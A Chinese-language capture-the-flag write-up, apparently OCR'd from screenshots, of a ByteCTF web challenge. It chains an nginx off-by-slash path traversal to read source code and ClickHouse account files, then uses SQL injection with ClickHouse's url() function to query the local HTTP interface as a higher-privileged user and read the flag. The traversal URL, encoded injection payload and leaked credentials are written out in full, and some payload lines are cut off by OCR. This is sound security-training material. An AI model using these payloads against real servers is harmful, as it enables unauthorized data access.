
```
GET http://39.105.175.150:30001/?id=1

状态    200 OK
版本    HTTP/1.1
传输    175 字节 (大小 18 字节)

响应头 (157 字节)
Connection: close
Content-Length: 18
Content-Type: text/html; charset=utf-8
Date: Mon, 18 Oct 2021 01:45:31 GMT
Server: nginx/1.21.1

请求头 (455 字节)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Cache-Control: max-age=0
Connection: keep-alive
Host: 39.105.175.150:30001
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0) Gecko/20100101 Firefox/93.0
```

联想到了Nginx经典配置的其中之一：`off-by-slash`配置错误

- 五个常见的Nginx配置错误

```
http://39.105.175.150:30001/files../
```

造成目录浏览，发现了源码



Index of /files../app/

```
../
__pycache__/                                       15-Oct-2021 23:00                   -
main.py                                            15-Oct-2021 19:20                 649
prestart.sh                                        02-Oct-2021 18:29                 202
requirements.txt                                   15-Oct-2021 19:20                  17
uwsgi.ini                                          02-Oct-2021 18:29                  37
```

正在打开 main.py

您选择了打开：

main.py

文件类型： PY 文件 (649 字节)

来源： http://39.105.175.150:30001

您想要 Firefox 如何处理此文件?

○ 打开，通过(O) Applications\sublime_text.exe (默认)


● 保存文件(S)

`main.py`

```python
from flask import Flask
import clickhouse_driver
from flask import request
app = Flask(__name__)

client = clickhouse_driver.Client(host='127.0.0.1', port='9000', database='default', user='user_02', password='e
4649b934ca495991b78')

@app.route('/')
def cttttf():
    id = request.args.get('id',0)
    sql = 'select ByteCTF from hello where 1={} '.format(id)
    try:
        a = client.execute(sql)
    except Exception as e:
        return str(e)
    if len(a) == 0:
        return '<a href="/files/test.jpg">something in files</a>'
    else:
        return str(a)[3:-4]

if __name__ == '__main__':
    app.run(host='0.0.0.0', debug=False, port=80)
```

得到一个用户和密码：`user_02/e4649b934ca495991b78`
那么接下来就要想办法获取更高的权限用户

- ClickHouse学习系列之六【访问权限和账户管理】



二 SQL设置


启用SQL-driven管理需要开启users.xml文件中users的参数：

```
<access_management>1</access_management>
```

通过SQL-driven设置创建的用户，都存储在access目录中，该目录的位置是由参数 **local_directory** 控制：

```
        <local_directory>
            <!-- Path to folder where users created by SQL commands are stored. -->
            <!-- <path>/var/lib/clickhouse/access/</path> -->
            <path>/ccdata/clickhouse/access/</path>
        </local_directory>
```

得到存储账户的文件位置：`/var/lib/clickhouse/access`


39.105.175.150:30001/?id=0
Index of /files../var/lib/clickhouse
39.105.175.150:30001/files../var/lib/clickhouse/access/

Index of /files../var/lib/clickhouse/access/


```
../
0c4de3fa-cac4-09cc-76ba-1acce237c1bd.sql          16-Oct-2021 06:03               171
3349ea06-b1c1-514f-e1e9-c8d6e8080f89.sql          15-Oct-2021 23:02               123
quotas.list                                        15-Oct-2021 23:02                 1
roles.list                                         15-Oct-2021 23:02                 1
row_policies.list                                  15-Oct-2021 23:02                 1
settings_profiles.list                             15-Oct-2021 23:02                 1
users.list                                         15-Oct-2021 23:03                89
```

`3349ea06-b1c1-514f-e1e9-c8d6e8080f89.sql`

```
ATTACH USER user_01 IDENTIFIED WITH plaintext_password BY 'e3b0c44298fc1c149afb';
ATTACH GRANT SELECT ON ctf.* TO user_01;
```

得到了账户密码`user_01/e3b0c44298fc1c149afb`
接下来就是想办法登录这个账户，细心的翻一下官方文档

- https://clickhouse.com/docs/zh/interfaces/http/#predefined_http_interface
- https://clickhouse.com/docs/zh/sql-reference/table-functions/url/


接口

HTTP客户端

HTTP接口允许您在任何编程语言的任何平台上使用ClickHouse。我们使用它在Java和Perl以及shell脚本中工作。在其他部门中，HTTP接口用于Perl、Python和Go。HTTP接口比原生接口受到更多的限制，但它具有更好的兼容性。

默认情况下，`clickhouse-server`会在8123端口上监控HTTP请求（这可以在配置中修改）。

如果你发送了一个未携带任何参数的`GET /`请求，它会返回一个字符串 «Ok.»（结尾有换行）。可以将它用在健康检查脚本中。


如果你发送了一个未携带任何参数的`GET /`请求，它返回响应码200和`OK`字符串定义，可在Http服务响应配置定义(在末尾添加换行)

```
$ curl 'http://localhost:8123/'
Ok.
```

通过URL中的 `query` 参数来发送请求，或者发送POST请求，或者将查询的开头部分放在URL的`query`参数中，其他部分放在POST中（我们会在后面解释为什么这样做是有必要的）。URL的大小会限制在16KB，所以发送大型查询时要时刻记住这点。

如果请求成功，将会收到200的响应状态码和响应主体中的结果。
如果发生了某个异常，将会收到500的响应状态码和响应主体中的异常描述信息。

当使用GET方法请求时，`readonly`会被设置。换句话说，若要作修改数据的查询，只能发送POST方法的请求。可以将查询通过POST主体发送，也可以通过URL参数发送。


SQL参考 / 表函数

url

`url` 函数从 `URL` 创建一个具有给定 `format` 和 `structure` 的表。

`url` 函数可用于对URL表中的数据进行 `SELECT` 和 `INSERT` 的查询中。

语法

```
url(URL, format, structure)
```

参数

- `URL` — HTTP或HTTPS服务器地址，它可以接受 `GET` 或 `POST` 请求 (对应于 `SELECT` 或 `INSERT` 查询)。类型: String。
- `format` — 数据格式。类型: String。
- `structure` — 以 `'UserID UInt64, Name String'` 格式的表结构。确定列名和类型。 类型: String。

返回值

A table with the specified format and structure and with data from the defined `URL`.

示例

获取一个表的前3行，该表是从HTTP服务器获取的包含 `String` 和 UInt32 类型的列，以CSV格式返回。

```
SELECT * FROM url('http://127.0.0.1:12345/', CSV, 'column1 String, column2 UInt32') LIMIT 3;
```


将 `URL` 的数据插入到表中:

```
CREATE TABLE test_table (column1 String, column2 UInt32) ENGINE=Memory;
INSERT INTO FUNCTION url('http://127.0.0.1:8123/?query=INSERT+INTO+test_table+FORMAT+CSV', 'CSV', 'column1 String, column2 UInt32') VALUES ('http interface'
SELECT * FROM test_table;
```

即可构造

```
>>> from urllib.parse import *
>>> quote("1 UNION ALL select * from url('http://localhost:8123/?query=select+*+from+ctf.flag&user=user_01&password=e3b0c44298fc1c149afb','CSV','column1 String')")
'1%20UNION%20ALL%20select%20%2A%20from%20url%28%27http%3A//localhost%3A8123/%3Fquery%3Dselect%2B%2A%2Bfrom%2Bctf.flag%26user%3Duser_01%26password%3De3b0c44298fc1c149afb%27%2C%27CSV%27%2C%27column1%20String%27%29'
```

```
/?id=1%20UNION%20ALL%20select%20%2A%20from%20url%28%27http%3A//localhost%3A8123/%3Fquery%3Dselect%2B%2A%2Bfrom%2Bctf.flag%26user%3Duser_01%26password%3De3b0c44298fc1c149afb%27%2C%27CSV%27%2C%27column1%20String%27%29
```



```
39.105.175.150:30001/?id=1 UNION ALL select * from url('http%3A//localhost%3A8123/%3Fquery%3Dselect%2B*%2Bfrom%2Bctf.flag%26user%3Duser_01%26password%3De3b0c44298fc1c149afb
```

Welcome to ByteCTF',), ('ByteCTF{e3b0c44298fc1c149afbf4c8}

```
http://39.105.175.150:30001/?id=1%20UNION%20ALL%20select%20%2A%20from%20url%28%27http%3A//localhost%3A8123/%3Fquery%3Dselect%2B%2A%2Bfrom%2Bctf.flag%26user%3Duser_01%26password%
%27column1%20String%27%29
```